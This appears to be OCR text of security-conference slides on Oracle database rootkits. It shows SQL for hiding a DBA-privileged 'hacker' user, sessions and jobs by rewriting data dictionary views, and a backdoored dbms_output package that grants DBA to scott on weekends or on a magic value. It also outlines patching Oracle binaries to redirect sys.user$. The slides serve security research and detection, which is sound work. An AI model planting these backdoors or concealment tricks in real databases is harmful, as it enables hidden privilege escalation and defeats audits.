
Example: List all database processes


```
SQL> select sid,serial#, program from v$session;

           SID    SERIAL# PROGRAM
           ----- -------- ---------------------------------
           ------------
           297      11337 OMS
           298      23019 OMS
           300         35 OMS
           301          4 OMS
           304       1739 OMS
           305      29265 sqlplus.exe
           306       2186 OMS
           307         30 emagent@picard.rds (TNS V1
           308         69 OMS
           310       5611 OMS
           311         49 OMS
           [...]
```


Hide Processes


Modify the views (v$session, gv_$session, flow_sessions, v_$process) by appending

```
username != 'HACKER'
```









Hide Database Jobs

- Database Jobs in Oracle

  - Oracle jobs are stored in the table SYS.JOB$
  - The view dba_jobs simplifies the access
  - Public synonym for dba_jobs

red database security

Hide Database Jobs

Example: Create a database job running at midnight

Job Definition

Job Number/Identifier

Show SQL

Ok

Cancel

First execution: Long date format At this time:

Freitag , 1. April 2005 12:09:22

Subsequent executions:

Every day at midnight

TRUNC(SYSDATE+1)

What to execute Parse No Parse ...

```
declare

 mydate date;

begin

 select sysdate into mydate from dual;

end;
```

HACKER@ORA10104

red database security

Hide Database Jobs


See all database jobs in the view dba_jobs

JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:10:53	21:10:53		
50	HACKER	HACKER	HACKER				

red database security

Hide Database Jobs

Add an additional line to the view



Hide Database Jobs

Now the job is no longer visible.

JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:16:18	21:16:18		

1. Gen Rootkit Examples

- Modifying Views
- Modifying (unwrapped) internal Oracle Packages

red database security

1. Gen Rootkit Example – modify views

```
EXECUTE
DBMS_METADATA.SET_TRANSFORM_PARAM(DBMS_METADATA.SESSION_TRAN
SFORM,'STORAGE',false);


spool rk_source.sql

select
replace(cast(dbms_metadata.get_ddl('VIEW','ALL_USERS') as
VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ')
from dual union select '/' from dual;

select
replace(cast(dbms_metadata.get_ddl('VIEW','DBA_USERS') as
VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ')
from dual union select '/' from dual;

spool off

create user hacker identified by hacker_bh2006;

grant dba to hacker;

@rk_source.sql
```

red database security


1. Gen Rootkit Example

- By default all Oracle system packages (like dbms_output) are wrapped by default
- It is possible to unwrap Oracle PL/SQL packages (see Pete Finnigan's Black Hat Presentation "How To Unwrap PL/SQL")
- Working PL/SQL Unwrappers for 8i/9i and 10g are already out there
- PL/SQL packages can be unwrapped, backdoored, wrapped and installed in the database again
- A normal DBA/security consultant without an unwrapper can't find the problem

red database security

1. Gen Rootkit Example

- Unwrap PL/SQL package dbms_output (Oracle 10g)



red database security

1. Gen Rootkit Example – via job

```
 PROCEDURE ENABLE (BUFFER_SIZE IN INTEGER DEFAULT 20000)
IS
   LSTATUS INTEGER;
   LOCKID  INTEGER;
   MYDAY   VARCHAR2(10);
  BEGIN
[...]
select to_char(sysdate,'DAY') into MYDAY from dual;

IF (MYDAY IN ('SATURDAY','SUNDAY'))
  THEN
     execute immediate 'grant dba to scott';
  ELSE
     execute immediate 'revoke dba to scott';
END IF;

   ENABLED := TRUE;
   IF BUFFER_SIZE < 2000 THEN
     BUF_SIZE := 2000;
[...]
END;
```

red database security

1. Gen Rootkit Example

- Wrap the package again and install this trojanized version into the database again
- If the package dbms_output is called on a Saturday or Sunday the user scott becomes DBA privileges. On Monday these privileges are revoked if the package was called.
- During a normal weekly security audit this backdoor will not be found.
- Only a changed checksum of the backdoored package is an indication for a modification.

red database security

1. Gen Rootkit Example

- Another approach to implement a backdoor is a kind of “port knocking” (Thanks Pete for the idea)
- By sending a special string we can activate / deactivate internal stuff, e.g. create a reverse shell listening on a extra port (can be done via Java)

red database security

1. Gen Rootkit Example – via parameter

```
PROCEDURE ENABLE (BUFFER_SIZE IN INTEGER DEFAULT 20000) IS
   LSTATUS INTEGER;
   LOCKID  INTEGER;
   MYDAY   VARCHAR2(10);
  BEGIN
[…]
IF (BUFFER_SIZE = 31337)
  THEN
    BEGIN
      execute immediate 'grant dba to scott';
      execute immediate alter user scott identified by
ora31337';
   END
  ELSE
    BEGIN
      execute immediate 'revoke dba to scott';
      execute immediate ‘alter user scott identified by XXX';
   END
END IF;

   ENABLED := TRUE;
[…]
END;
```

red database security

1. Gen Rootkit Example

- Wrap the package again and install this trojanized version into the database again
- If we send the value 31337 to the procedure dbms_output.enable, we a resetting the password of the user scott and escalate his privileges.
- During a normal weekly security audit this backdoor will not be found.
- Only a changed checksum of the backdoored package is an indication for a modification.

red database security


Rootkit – 2nd generation

- More difficult to implement
- More difficult to find.
- Detection sometimes depends on the database account (e.g. non-SYS account will never find it)
- Sometimes detection is only visible from the operating system

Rootkit – 2nd generation

- Modification of binary files
- PL/SQL Native
- Pinned PL/SQL packages
- VPD (Virtual Private Database)

Rootkit – 2nd generation – modify binary



- Normal login process – Oracle process reads the user credentials from the sys table sys.user$ to verify that the login credentials are valid.

red database security

Rootkit – 2nd generation – modify binary


- Search the string sys.user$

(106 occurrences in Oracle 10 Express Edition)


```
73 65 6C 65 63 74 20 63 6F 75 6E 74 28 2A 29 20 ; select count(*)
66 72 6F 6D 20 73 79 73 2E 74 73 24 20 77 68 65 ; from sys.ts$ whe
72 65 20 28 6F 6E 6C 69 6E 65 24 20 21 3D 20 33 ; re (online$ != 3
29 20 61 6E 64 20 28 70 6C 75 67 67 65 64 20 21 ; ) and (plugged !
3D 20 30 29 00 00 00 00 73 65 6C 65 63 74 20 63 ; = 0)....select c
6F 75 6E 74 28 2A 29 20 66 72 6F 6D 20 73 79 73 ; ount(*) from sys
2E 6F 62 6A 24 20 6F 2C 20 73 79 73 2E 75 73 65 ; .obj$ o, sys.use
72 24 20 75 20 77 68 65 72 65 20 6F 2E 6E 61 6D ; r$ u where o.nam
65 20 3D 20 27 54 52 41 4E 53 54 53 5F 45 52 52 ; e = 'TRANSTS_ERR
4F 52 24 27 20 61 6E 64 20 6F 2E 74 79 70 65 23 ; OR$' and o.type#
20 3D 20 32 20 61 6E 64 20 6F 2E 6F 77 6E 65 72 ;  = 2 and o.owner
23 20 3D 20 75 2E 75 73 65 72 23 20 61 6E 64 20 ; # = u.user# and
75 2E 6E 61 6D 65 20 3D 20 27 53 59 53 27 00 00 ; u.name = 'SYS'..
```

Rootkit – 2nd generation – modify binary

- Replace all occurrences of sys.user$ with sys.aser$



